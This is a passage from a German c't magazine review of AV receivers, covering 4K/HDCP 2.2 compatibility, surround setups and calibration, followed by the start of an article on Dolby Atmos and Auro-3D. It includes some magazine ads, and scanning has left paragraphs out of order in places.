Die Hersteller der AV-Receiver nehmen diesen Ball wiederum gerne auf: Praktisch bei jedem Oberklasse-Modell wird die Ultra-HD-Einspeisung mit 50 und 60 Bildern pro Sekunde (**4K50** beziehungsweise **4K60**) hervorgehoben, die etwa bei 4K-Sportübertragungen wichtig ist. Denon, Marantz, Pioneer und Yamaha werben darüber hinaus mit der Verarbeitung von 4K-Videos mit der vollen Farbabtastung von **4:4:4**. Aktuell ist noch die Unterabtastung mit reduzierter Farbinformation **4:2:0** die Norm, bei dem das sogenannte „Color Banding“ auftreten kann: Dabei werden eigentlich weiche Farbverläufe deutlich sichtbar abgestuft dargestellt. Die neuen 4K-Blu-rays werden wohl als Qualitätsmerkmal die volle Farbabtastung bieten, aktuell bestehen schon die Nvidia-Grafikkarten der Reihen GeForce GTX 970 oder GTX 980 mit dem aktuellen Treiber auf eine 4K-Ausgabe in 4:4:4.

Dies scheint alles kein Problem zu sein, da neben den aktuellen AV-Receiver auch die Ultra-HD-Fernseher bereits mit 4K bei 50/60 Hertz und voller Farbabtastung beworben werden.

Bei einem genaueren Blick auf die technischen Details bekommt das Bild von der heilen 4K-Zukunft aber schnell Risse. Denn bei der Entwicklung der aktuellen Geräte waren noch keine HDMI-Chips verfügbar, die sowohl 4K mit 60 Hertz und voller Farbabtastung als auch den Kopierschutzstandard **HDCP** (High-bandwidth Digital Content Protection) in der neuesten, verschärften Fassung 2.2 unterstützen. Letzterer ist aber bereits Pflicht, wenn man Sonys 4K-

Medienplayer FMP-X5 anschließen möchte, der ultrahochauflöste Netflix-Videos auf den Fernseher bringt (siehe Seite 48). Unser 4K-Testfernseher Samsung HU6900 unterstützt an einem HDMI-Eingang HDCP 2.2, aber dort in Verbindung mit 50/60 Hertz nicht mit voller Farbabtastung. An den übrigen Eingängen kann man 4:4:4-Verarbeitung aktivieren („HDMI UHD Color“), sie bieten aber keine HDCP-2.2-Unterstützung. 4K60, 4:4:4 und HDCP 2.2 gemeinsam bietet kein Eingang.

Die Receiver-Hersteller mussten sich offenbar sogar komplett für eines von beiden entscheiden. Das hat in der Praxis weitreichende Folgen: So gab ein Testgerät von Onkyo (TX-NR636) mangels 4:4:4-Unterstützung seines Chips bei 4K50/60 nicht das 4K-Bild unseres Rechners mit GeForce GTX 970 weiter; am 4K-TV sahen wir bestenfalls ein 1080p-Bild. Dafür reichte der Receiver dank – auch offensiv vom Hersteller beworbener – HDCP-2.2-Unterstützung immerhin die verschlüsselten Signale des 4K-Medienplayers von Sony durch. Allerdings beschränkt sich die Weitergabe von HDCP-2.2-Signalen am Onkyo auf einen Eingang und einen Ausgang – womit er als Schaltzentrale für mehrere 4K-Zuspieler mit HDCP-2.2-Kopierschutz ausfällt. Und das Modell ist keine Ausnahme: Alle aktuellen 4K60-Modelle des Herstellers sind so konzipiert.

Anders, aber nicht wirklich besser, sah das Ergebnis am Denon AVR-X4100W aus: Da sein Videochip die volle Farbabtastung bei 4K mit 50/60-Hertz beherrscht, reichte er das Bild vom Test-PC anstandslos in voller 4K-Auflösung durch – aber eben auch nur, weil das Bild aus der Nvidia-Grafikkarte nicht HDCP-2.2-geschützt ist. Die Zusammenarbeit mit dem 4K-Medien-



Die Anschlüsse für elf Lautsprecher an diesem Atmos-tauglichen Receiver trügen: Das Gerät ermöglicht zwar unterschiedliche Lautsprecherkonfigurationen, aber es sind „nur“ sieben Endstufen eingebaut.

Der HDMI-Anschluss Ihres AV-receivers ist nicht mit Ihrem 4K Media Player kompatibel. Vergewissern Sie sich, dass der Player mit einem HDMI-Anschluss verbunden ist, der mit HDCP 2.2 kompatibel ist.  
Um weitere Informationen zu erhalten, wenden Sie sich an den Hersteller Ihres AV Receivers, damit die Einrichtung ordnungsgemäß abgeschlossen werden kann.

player verweigerte er hingegen komplett. Und der Denon dürfte kein Einzelfall sein; nach unserem Kenntnisstand beherrscht kein einziger der aktuellen AV-Receiver von Denon, Marantz, Pioneer, Sony oder Yamaha HDCP 2.2. Auf den Websites und in den Bedienungsanleitungen schweigen sich diese Hersteller zur unterstützten HDCP-Version beharrlich aus.

Dass sich HDCP 2.2 per Firmware nachrüsten lässt, schlossen alle befragten Hersteller aus. Auch die Hoffnung, einer der AV-Receiver könnte vielleicht als eine Art komplett transparenter Switch das Eingangssignal einfach unbearbeitet weiterreichen und so den HDMI-Handshake komplett dem Fernseher überlassen, scheint sich nicht zu erfüllen.

Momentan stellt eine fehlende HDCP-2.2-Unterstützung noch kein großes Problem dar, weil es kaum externe 4K-Quellen gibt. Wenn in naher Zukunft Blu-ray-Player und Digital-TV-Empfänger für 4K-Inhalte auf den Markt kommen, könnte man sich aber ärgern. Schließlich ist äußerst wahrscheinlich, dass diese Geräte auf Druck von Hollywood HDCP 2.2 einsetzen werden – und folglich nicht mit AV-Receivern zusammenarbeiten, die den neuesten Kopierschutzstandard nicht beherrschen. Damit wären die aktuellen Modelle praktisch aller Hersteller aus dem Rennen. Besitzer von Onkyo-Receivern mit HDCP 2.2 würden zwar ein 4K-Bild sehen, aber nur Filme mit 24 Hertz in voller Farbauflösung. Für TV-Produktionen blieb wiederum nur ein Videobild mit reduzierter Farbauflösung. Selbst

Onkyos aktueller Gerätelierei droht der Gau im – eher unwahrscheinlichen – Fall einer zwingenden Kombination aus HDCP 2.2 und 4:4:4 oder wenn – was vorkommen dürfte – ein Kunde einen zweiten Zuspieler mit HDCP 2.2 anschließen will.

### Medienplayer

Mittlerweile sind AV-Receiver immer häufiger auch Medienplayer; einen Teil der dafür notwendigen Elektronik haben sie ja sowieso bereits für die Verarbeitung der von Zuspielern eintreffenden Datenströme eingebaut. Bereits seit längerer Zeit lassen sich an vielen Modellen über USB externe Speichermedien und iOS-Geräte anschließen; zunehmend kann man zudem über einen HDMI-Port mit „**MHL**“-Funktion (**Mobile High-Definition Link**) via Adapterkabel von Smartphones und Tablets mit passendem Ausgang Inhalte einspielen.

Voll im Trend liegt derzeit das Streaming auch von Dateien vom Heimserver und die drahtlose Datenübertragung von Mobilgeräten via (W)LAN und Bluetooth. Allerdings sollte man sich durch die Nennung von Standards wie DLNA, AirPlay und Windows Play To nicht in die Irre führen lassen: Auch wenn diese generell die Übertragung von Bildern und Videos ermöglichen, nehmen AV-Receiver über das lokale Netz meist nur (Stereo-)Musik entgegen. Audiophile Zeitgenossen können sich immerhin freuen, dass schon viele Mittelklasse-Modelle gestreamte Titel abspielen, die in den HD-Audio-Formaten **PCM, FLAC, WMA Lossless,**

**Am Denon-Receiver kam von Sonys 4K-Player nur eine Fehlermeldung.**

besseren Ergebnisse liefern, werben Receiver-Hersteller gerne mit anderen Teilen der Verarbeitungskette – etwa einem „Clock Jitter Reducer“ oder einem Digital/Analog-Wandler mit 192 kHz/24 Bit „für eine flüssige Dekodierung“. Auch wenn es hier tatsächlich messbare Unterschiede gibt, sollte man bei knappem Budget lieber für ordentliche Boxen tiefer in die Tasche greifen – die Investition ist in jedem Fall deutlicher hörbar.

### Rundum-Beschallung

Die Dekodierung der Surround-Formate ist aber nur die halbe Miete; die Signale müssen auch für die Lautsprecher verstärkt werden. Zu diesem Zweck steckt im Receiver für jeden Hauptkanal eine Endstufe, während Subwoofer eigene Verstärker mitbringen. Für die Tieftöner stehen daher gewöhnlich nur Vorverstärkerausgänge (**Pre-Outs**) bereit.

Am weitesten verbreitet ist im Heimbereich das sogenannte **5.1-Setup** mit Frontlautsprechern rechts und links, einem Center unter dem Fernseher (oder der Leinwand), zwei Surroundboxen, die rechts und links hinter den Zuhörern stehen, und einem Subwoofer. Bei den Konfigurationen **6.1** beziehungsweise **7.1** findet man im Rückraum zusätzlich eine oder zwei „Surround Back“-Lautsprecher, die für eine bessere Verteilung des Rundum-Klangs sorgen (siehe Abbildungen unten).

Häufig begegnet man derzeit **.2-Receivern**, an die sich optional auch zwei aktive Subwoofer anschließen lassen. Die mit dem Betrieb von zwei Tieftönen bezeichnete homogener Bassverteilung durch besser verteilte Auslösungen und Resonanzen tritt aber nur ein, wenn die Subwoofer miteinander harmonieren und korrekt im Raum positioniert sind.



Das **5.1-Setup** ist im Heimkino heute Standard. Bei **7.1** mit zusätzlichen „Surround Back“-Boxen wandern die gewöhnlichen Surroundboxen rechts und links neben die Zuhörer. Dolby Atmos erweitert diese Setups um zusätzliche Höhenkanäle, die etwa über Deckenlautsprecher wiedergegeben werden (rechts).



Generell täten die Hersteller gut daran, in Zeiten von HD und 4K die bei der Medienwiedergabe verwendeten Oberflächen zu überarbeiten. Manches Interface wirkt, als bediene man ein Gerät aus längst vergangenen Tagen.

niert sind. Wer hier Optimierungsbedarf sieht, sollte daher auf jeden Fall weitere Informationen einholen.

Bei sieben Hauptkanälen ist noch lange nicht Schluss: Die Formate **ProLogic IIz**, **DTS-Neo:X** oder **Audyssey DSX** können zusätzlich Sound aus Boxen erklingen lassen, die über oder neben den beiden Frontlautsprechern platziert werden (Front Heights Left/Right beziehungsweise Front Wide Left/Right) – die nötigen Endstufen im Receiver vorausgesetzt. Allerdings errechnen sie die zusätzlichen Kanäle nur aus den Stereo-, 5.1- oder 7.1-Soundtracks. Mit **Dolby Atmos** und **Auro-3D** kommen hingegen gerade zwei Formate auf den Markt, die bis zu elf „echte“ Kanäle ins Wohnzimmer liefern. Wir haben uns beide genauer angesehen und vor allem angehört – und widmen ihnen einen eigenen Artikel ab Seite 124.

## Volle Pulle

Angeboten werden aktuell AV-Receiver mit bis zu elf Endstufen – wobei viele Modelle jenseits 5.1 nicht nur mehr Lautsprecher im Heimkino ansteuern können, sondern auch das Einrichten von einer oder gar zwei zusätzlichen Stereo-Zonen in anderen Zimmern erlauben. Dort spielt der Receiver auf Wunsch Musik von einer anderen Quelle als im Heimkino. Die Steuerung erfolgt dabei immer häufiger über eine **Remote-App** auf Smartphone oder Tablet, die zusätzlich zur klassischen Fernbedienung bereitsteht – und häufig sogar eine Rückmeldung liefert, welche

Funktionen am Receiver aktuell aktiviert sind. Doch aufgepasst: Manche Receiver stellen die Signale für die zweite Zone auch nur verstärkt an einem Vorverstärkerausgang (**Pre-Out**) bereit. Dann benötigt man für deren Wiedergabe noch einen separaten Verstärker. So oder so steht bei einem Multizonen-Betrieb mit einem AV-Receiver aber Strippenziehen an. Wer das nicht möchte, fährt mit einem Musik-Verteilsystem mit drahtloser Übertragung besser.

Oft lassen sich die überzähligen Endstufen auch für ein sogenanntes **Bi-Amping** oder **Bi-Wiring** nutzen, bei dem die Tiefton- und die Mittel-Hochton-Zweige von Lautsprechern jeweils getrennt über zwei Endstufen angesprochen werden. Auch wenn Bi-Amping durchaus Vorteile hat – etwa ein Plus an Leistung, das man in die Lautsprecher „pumpen“ kann, beispielsweise für tiefere untere Grenzfrequenzen –, ist dies zweifellos ein High-End-Feature. Muss man mit seinem Geld haushalten, ist eine Investition in gute Boxen auf jeden Fall sinnvoller.

Prinzipiell ist auch die Leistung der Endstufen noch ein Thema. Allerdings kann man hier feststellen, dass selbst im Einstiegsbereich heute immer seltener wirklich schwachbrüstige Receiver anzutreffen sind. Viele Anwender greifen im Zweifel zum teuren Modell mit „ausreichend Leistungsreserven“ – nur, um daheim festzustellen, dass ihre Boxen fast bersten, wenn sie den Volume-Knopf am Receiver auch nur halb aufdrehen. Das ist ebenso schädlich für die Boxen wie das befürchtete Clipping

WIE SICHER IST  
IHRE PRODUKT-  
INNOVATION,  
WENN SIE ZUM  
**DOKUMENT**  
WIRD?



Konsequente Produktentwicklung ist die Basis für unternehmerisches Wachstum. Tag für Tag entstehen Produktinnovationen, die den Grundstock für den Erfolg vieler Unternehmen bilden. Dieses Firmenkapital wird vielseitig dokumentiert und archiviert. Mit KYOcontrol, Personal Printing, dem USB Kartenleser und vielen weiteren Produkten bietet KYOCERA Document Solutions Authentifizierungs-Lösungen, die den Zugriff auf vertrauliche Dokumente steuern und reglementieren. So kommt Ihr geistiges Unternehmenskapital mit Sicherheit nur in die richtigen Hände.

KYOCERA Document Solutions Deutschland GmbH  
Infoline 0800 187 187 7 [www.kyoceradocumentsolutions.de](http://www.kyoceradocumentsolutions.de)  
KYOCERA Document Solutions Inc.  
[www.kyoceradocumentsolutions.com](http://www.kyoceradocumentsolutions.com)



**Receiver, die Einmess-Systeme unterstützen, kommen gewöhnlich mit passendem Mikrofon.** Denon liefert bei manchen Modellen einen verstellbaren Pappturm zum Zusammenbasteln mit (links), der dessen Positionierung erleichtert.

so korrigiert werden, dass der Raumklang die Zuhörer wirklich einhüllt und sich nicht einzelne Boxen in den Vordergrund spielen. Erreichen lässt sich dies beispielsweise mit einem Pegelmessgerät; alle Receiver erzeugen auf Knopfdruck einen passenden Testton, der rundum durch die Boxen wandert. Immer mehr AV-Receiver unterstützen über ihre **grafische Bedienoberfläche (GUI)** lobenswerterweise den Nutzer mit Abbildungen und Hinweisen bei der Installation und Einrichtung des Heimkinos.

AV-Receiver der gehobenen Preisklasse bieten zu diesem Zweck allerdings Einmessverfahren, die diese Prozedur automatisch durchführen. Je nach Hersteller und Preisklasse kommen unterschiedliche Systeme mit Bezeichnungen wie **AccuEQ** (Onkyo), **Audyssey** (Denon, Marantz, Onkyo), **MCACC** (Pioneer) und **YPAO** (Yamaha) zum Einsatz, die teilweise von den AV-Receivern selbst entwickelt und teilweise von Fremdfirmen ein-

gekauft wurden. Aufgabe des Nutzers ist es bei der Einmessung nur noch, das mitgelieferte Messmikrofon am Hörplatz beziehungsweise an verschiedenen Punkten am und um diese Stelle herum aufzustellen. Manche Systeme messen dabei für einen Hörbereich, andere liefern für mehrere Sitzplätze Parametersätze, zwischen denen man explizit zum Hören jeweils umschalten muss.

Bei der Einmessung prüfen die Systeme in der Regel auch, ob bei der Verkabelung der Boxen Fehler gemacht wurden und welche Frequenzbereiche die einzelnen Boxen abbilden können – sprich, ob der Subwoofer die Wiedergabe der tiefen Töne von den Front- beziehungsweise Surroundboxen übernehmen muss, um diese zu entlasten und Verzerrungen zu vermeiden. Gute Systeme nutzen die ermittelten Daten zudem, um beispielsweise eine ausfeilte **Dynamikkompression** bieten zu können.

Dabei werden leise Töne angehoben und laute abgesenkt, um so den Dynamikbereich einzuschränken. Dies ist sinnvoll, wenn das eingesetzte Boxenset trotz eigentlich zu geringen Dynamikbereichs mit einer relativ hohen Gesamtlautstärke gefahren werden soll – aber vor allem, wenn bei der nächtlichen Filmwiedergabe die Nachbarschaft nicht durch die Spitzenpegel aus dem Schlaf gerissen werden soll.

Wichtig ist aber auch hier weiterhin die Möglichkeit, als Anwender manuelle Korrekturen vornehmen zu können, auch und vor allem bezüglich der **Übernahmefrequenz**. Schließlich arbeiten auch die Einmessverfahren nicht immer perfekt:

Die Audyssey-Verfahren **MultiEQ XT** und **MultiEQ XT32** kamen in unserem Testraum mit ein und demselben Boxenset auf unterschiedliche Werte sowohl bezüglich der Laufzeiten als auch hinsichtlich der Verteilung der Frequenzen. Nach der Einmessung mit dem System MultiEQ XT32 klang die Anlage hörbar besser als nach der Kalibrierung mit dem MultiEQ XT, das sogar bei der Entfernung des Subwoofers zum Hörplatz um den Faktor 3 danebenlag. Zudem sollten die Boxen trotz Raumeinmessung möglichst korrekt aufgestellt werden, da der Klang umso mehr verfälscht wird, je mehr die Verfahren eingreifen müssen.

## Fazit

Die ultrahochauflöste Videozukunft ist weniger rosig als erwartet. Im Zweifel sollte man auch bei der nächsten Modellgeneration noch einmal klar beim jeweiligen Hersteller nachfragen, ob der Wunschreceiver tatsächlich alle Videonormen und den Kopierschutzstandard HDCP 2.2 beherrscht – und zwar möglichst an mehr als einem Eingang, um ihn wirklich als 4K-Schaltzentrale einsetzen zu können. Nach den Erfahrungen aus unseren Tests dürfte jedenfalls bei Erscheinen von 4K-Blu-ray-Playern und Ultra-HDTV-Receivern für viele Anwender, die im Vertrauen auf die Zukunftssicherheit der Geräte bereits jetzt beherzt bei den Oberklasse-Modellen zugegriffen haben, Ernüchterung einsetzen. Wahrscheinlich werden sie auf einige Features verzichten müssen. Wer auf 4K verzichten kann, findet aktuell eine große Auswahl an wirklich brauchbaren Geräten, auch zu bezahlbaren Preisen. (nij)

durch eine Überlastung des Receivers, was bevorzugt Hochtöner für immer verstummen lässt. Ratsam ist daher im Zweifel ein prüfender Blick in die Bedienungsanleitung des Boxensets, in der bei Markenprodukten der minimale Leistungsbedarf zu finden ist. Vor allem in der Receiver-Oberklasse trifft man noch auf das Gütesiegel **THX**. Auch wenn dessen Vorgaben bezüglich Verstärkerleistung und Signalverarbeitung seit den Anfangszeiten des Heimkino-Tons aufgrund des generellen technischen Fortschritts an Bedeutung verloren haben, ist das Logo noch immer ein klares Zeichen dafür, dass in einem Receiver ordentliche Technik steckt.

## Messlatte

Bei der Installation der Heimkino-Anlage ist zu beachten, dass in den wenigsten Wohnräumen der Abhörplatz (also Sitzplatz) tatsächlich in der Mitte zwischen den Boxen liegt, wie dies der Idealfall vorsieht. Folglich müssen die Lautstärkepegel und die Laufzeiten der einzelnen Boxen

### 4K-Wiedergabefähigkeit nach Eingangssignal

	HDMI-Receiver mit max. 4K24, HDMI-Eingang ohne HDCP 2.2	HDMI-Receiver mit max. 4K50/60 bei 4:2:0, HDMI mit HDCP 2.2	HDMI-Receiver mit max. 4K50/60 bei 4:4:4, HDMI ohne HDCP 2.2
Modelle	4K-taugliche Receiver von Sony, vereinzelt auch von anderer Herst.	aktuelle 4K-taugliche Receiver von Onkyo	aktuelle 4K-taugliche Receiver von Denon, Marantz, Pioneer, Yamaha
<b>Über HDMI ohne HDCP 2.2</b>			
4K24 (4K-Player, nichtkommerzielle Inhalte)	✓	✓	✓
4K50/60, 4:2:0 (4K-Player, nichtkommerzielle Inhalte)	-	✓	✓
4K50/60, 4:4:4 (PCs mit GeForce-GTX 970/980-Karte)	-	-	✓
<b>über HDMI mit HDCP 2.2</b>			
4K24 (4K-Player, kommerzielle Inhalte)	-	✓	-
4K50/60, 4:2:0 (4K-Player, kommerzielle Inhalte, wahrscheinlich UHD-TV-Receiver)	-	✓	-
4K50/60, 4:4:4 (eventuell PCs mit kommenden 4K-Grafikkarten bei VoD-Wiedergabe)	-	-	-
✓ vorhanden	- nicht vorhanden		

# Schenk das!

c't Hacks – das perfekte Maker-Geschenk

4x im Jahr einzigartige  
Hacking-Ideen schenken

Amazon-Gutschein für Sie  
oder zum Weiterverschenken

Attraktiver Abo-Gutschein  
für den Beschenkten


Gratis  
zum Abo!



Jetzt schnell  
bestellen unter:

Verschenken Sie c't Hacks  
4x jährlich für nur 35,20 €.

Telefon: 040 3007 3525  
(Mo.-Fr. 8-19 Uhr, Sa. 10-14 Uhr) Bitte Bestellcode CHP14105 angeben!  
E-Mail: [leserservice@heise.de](mailto:leserservice@heise.de)  
[www.ct-hacks.de/schenken](http://www.ct-hacks.de/schenken)



Nico Jurran

# Sound von oben

## Dolby Atmos und Auro-3D: Surround mit Oben-unten-Ortung

Glaubt man Dolby und Auro Technologies, dann kommt erst mit den neuen Surround-Formaten echter Rundumklang ins Heimkino. Wir haben es ausprobiert.

Warum haben die neuen Surround-Formate Dolby Atmos und Auro-3D, die jetzt die Heimkinos erobern wollen, überhaupt mein Interesse geweckt? Nach Jahren des Experimentierens mit unterschiedlichsten Setups bin ich als mittlerweile „gemäßigter“ (vernünftiger?) Heimkino-Enthusiast mit meiner derzeitigen 5.1-Anlage im Wohnzimmer eigentlich sehr zufrieden – auch wenn ich gern mehr als zwei Surroundboxen installiert hätte, was in meiner Wohnung aber Türen und Fenster erfolgreich verhindern.

Und habe ich nicht schon zu häufig erlebt, wie neue Formate mit großem Tamtam auf den Markt kamen, nur um kurze Zeit später in der Bedeutungslosigkeit zu versinken?

Mein A/V-Receiver beherrscht etwa, wie viele Heimkino-Verstärker, Dolby Pro Logic IIz, DTS Neo:X und Audyssey DSX für zusätzliche „Höhenlautsprecher“, die an der Wand über dem linken und rechten Frontlautsprecher hängen sollen. Dennoch kam mir bislang nicht in den Sinn, solche

„Front Heights“ tatsächlich zu montieren.

### Dolbys Sound Sprites

Doch bei Atmos und Auro-3D ist einiges neu und anders. Zunächst einmal werden hier nicht wie bei den oben genannten Formaten bloß weitere Kanäle aus einem 5.1- oder 7.1-Soundtrack errechnet. Vielmehr setzt Dolby bei Atmos auf einzelne Audioobjekte, die ähnlich wie bei einem Computerspiel vor einem Hintergrund eingeblendet werden und deren Positionierung der Decoder im Receiver bei der Wiedergabe nach den Vorgaben des Toningenieurs übernimmt. Im Heimkino wird dieser Ansatz mit zwei oder vier zusätzlichen Höhenlautsprechern kombiniert, ein entsprechender Aufbau nennt sich passend zum 5.1- oder 7.1-Set auf Ohrenhöhe dann offiziell 5.1.2 und 5.1.4 beziehungsweise 7.1.2 und 7.1.4.

Dolby bewirbt Atmos vor allem mit Deckenlautsprechern, dank des flexiblen Decoders ist aber auch der Einsatz der von

ProLogic IIz und Co. bekannten „Heights“ an der Wand möglich – und zwar jetzt auch im Rückraum. Und die Entwickler haben sogar an die Anwender gedacht, die weder an der Wand noch an der Decke zusätzliche Lautsprecher installieren möchten. Für diesen Fall wurden so genannte „Atmos-fähige Lautsprecher“ und „Atmos-Lautsprechermodule“ spezifiziert. Darunter versteht man zum einen Front- und Rear-Lautsprecher, die im oberen Teil des Gehäuses mit einem nach oben abstrahlenden Schallwandler ausgestattet sind. Zum anderen handelt es sich um spezielle Nachrüstboxen mit nach oben abstrahlenden Vollbereichstreibern, die man einfach auf die vorhandenen Lautsprecher stellt. In allen Fällen soll dem Zuschauer bei Atmos das Gefühl vermittelt werden, die Geräusche kämen von oben – sei es direkt oder eben mittels Reflexionen. Aus diesen auch „Voice Of God“ (VOG), also „Stimme Gottes“, genannten Overhead-Kanälen kann dann etwa akustisch Regen prasseln oder ein Hubschrauber dröhnen.

Das belgische Unternehmen Auro Technologies verfolgt mit Auro-3D einen etwas anderen Ansatz als Dolby mit Atmos. Der Tochter der für audiovisuelle Produktionen bekannten Galaxy Studios geht es vorrangig darum, über die Höhenlautsprecher die bei der Aufnahme über „Höhenmikrofone“ eingefangen natürlichen Reflexionen zu reproduzieren. Unser Gehirn lokalisiert damit Schallquellen besser. Mit „Höhen“ meint man also auch bei Auro das Geschehen über den Köpfen der Hörer und nicht etwa spezielle Hochtonkanäle. Dass sich mit dem System auch künstlich 3D-Kinosound schaffen lässt, ist praktisch ein Nebeneffekt.

Der Auro-Decoder verschiebt aber keine Audioobjekte, zudem ist das Lautsprecher-Setup starrer als bei Atmos: Zum Einsatz kommen hier stets Höhenlautsprecher in Form von an der Wand montierten Heights. Die kleinste Konfiguration Auro 9.1 erweitert eine 5.1-Anlage um vier Heights, die über den Front- und den Surroundboxen angebracht werden. Erst in der Ausbaustufe 10.1 kommt ein eigener Deckenlautsprecher für Gottes Stimme hinzu, der sonst einfach als Phantomschallquelle über die anderen Heights erzeugt wird. Kinofilme sind sogar in Auro 11.1 abgemischt, inklusive Kanal für eine High-Center-Box. Den verteilt der Decoder bei der Wiedergabe über 9.1- oder 10.1-Sets einfach auf die beiden Front Heights.

Die zweite Tonschicht über dem Kopf klingt nach Spielerei, ich erhoffte mir dadurch aber mehr „Ordnung“ im Rückraum. Denn viele fürs Kino konzipierte Rückraum-Effekte funktionieren im Heimkino, wo die hinteren Lautsprecher viel näher zum Zuhörer stehen, nicht so recht: Sind die Surroundboxen auf Ohrhöhe montiert, so ist man bei den in Actionfilmen üblichen Auto-Verfolgungsjagden tatsächlich mitten im Geschehen. Doch ebenso kommt es vor, dass etwa Hubschrauber scheinbar hinter statt über dem Kopf kreisen. Hat man die Rücklautsprecher „klassisch“ ein Stück über Ohrhöhe positioniert, dann funktionieren virtuelle Überflüge ordentlich. Dafür wirken Rückraum-Effekte generell diffuser – und im schlimmsten

Fall fahren Autos über den Kopf nach vorne. Bei Atmos- und Auro-Abmischungen sollte sich aber klar zwischen „hinten unten“ und „hinten oben“ trennen lassen.

## Hör'n wir mal

An sich war zuerst bei Auro von einem Heimkino-Ableger die Rede, erste Blu-rays mit Auro-Soundtrack bekommt man schon seit einiger Zeit – darunter neben den „Pure-Audio“-Scheiben von Lichtmond und Mando Diao der Action-Kriegsfilm „Red Tails“. Allerdings mangelte es zunächst an bezahlbarer Hardware: Nur das französische Unternehmen Trinnov Audio bot ein passendes Gerät an – einen Edel-Vorverstärker mit satten 32 Kanälen und einem ebensolchen Preis von rund 30 000 Euro.

So preschte Dolby Atmos erst einmal vor: Denon, Marantz, Onkyo, Pioneer und Yamaha präsentierte zur IFA passende Receiver. Onkyo spendierte sogar drei Mittelklassmodellen passende Firmware-Updates, sodass man Atmos nun schon in der Preisklasse ab rund 400 Euro bekommt. Allerdings ist bei den kleinen Receivern mit ihren sieben Endstufen die 5.2.2-Konfiguration das Maximum. Ansonsten reichen die Preise für Atmos-Receiver von 1500 bis 2500 Euro, für Geräte mit sieben bis elf Endstufen. Letzteres ermöglicht ein 9.2.2-Setup mit zwei zusätzlichen Lautsprechern neben den Frontboxen (Front Wide). Das lohnt sich nur bei sehr breiten Räumen.

Als erste Blu-ray mit Atmos-Ton erschien „Transformers: Age Of Extinction“ Ende September in den USA. Mittlerweile folgten in den Staaten noch „Hercules“ und „Step Up All In“; „Teenage Mutant Ninja Turtles“ ist angekündigt. Als erste deutsche Disc soll am 27. November ebenfalls



Blu-rays mit Atmos- und Auro-Soundtracks sind bereits erhältlich.

der letzte Transformers-Teil erhältlich sein, bei dem aber doch nur die englische Tonspur Dolby-Atmos-kodiert ist. Discs mit deutscher Atmos-Spur sind bislang nicht in Sicht.

Mitte Oktober kündigten Denon und sein Schwesterunternehmen Marantz ein rund 150 Euro teures Firmware-Upgrade an, das ihre Atmos-Modelle im Dezember auch fit macht für Auro. Damit kommt der Atmos-Konkurrent in den auch für Normalsterbliche bezahlbaren Bereich – auch wenn die sieben Endstufen im Denon AVR-X4100W nicht einmal für die kleinste Auro-Konfiguration 9.1 ausreichen und man folglich noch einen zusätzlichen 2-Kanal-Verstärker einkalkulieren oder gleich ein größeres Modell kaufen muss.

Weder für die Wiedergabe von Atmos- noch von Auro-Soundtracks muss man sich einen neuen Player anschaffen. Die Daten für die zusätzlichen Kanäle sind auf Blu-ray im gewöhnlichen Soundtrack gespeichert und lassen sich auch problemlos und ohne Einschränkungen auf gewöhnlichen Heimkino-Anlagen wiedergeben, die die neuen Formate noch nicht

unterstützen. Atmos nutzt für den Transport die Core-Extension-Struktur der neueren Codecs TrueHD und Dolby Digital Plus: Gewöhnliche Receiver dekodieren nur den Kern mit dem 5.1-beziehungsweise 7.1-Track, während Atmos-fähige Receiver die Daten für die Audioobjekte in der Erweiterung erkennen und verarbeiten. Auf der Transformers-Scheibe stecken die Atmos-Infos im TrueHD-Soundtrack; die Dolby-Digital-Plus-Variante ist wohl eher für Video-on-Demand-Dienste gedacht, die mit der Datenrate haushalten müssen. Maxdome zeigte auf der IFA bereits, dass Videos mit Atmos-Ton streamen könnte, in den USA will Warner über den VoD-Dienst Vudu Dolbys Multi-kanal-Tonformat anbieten.

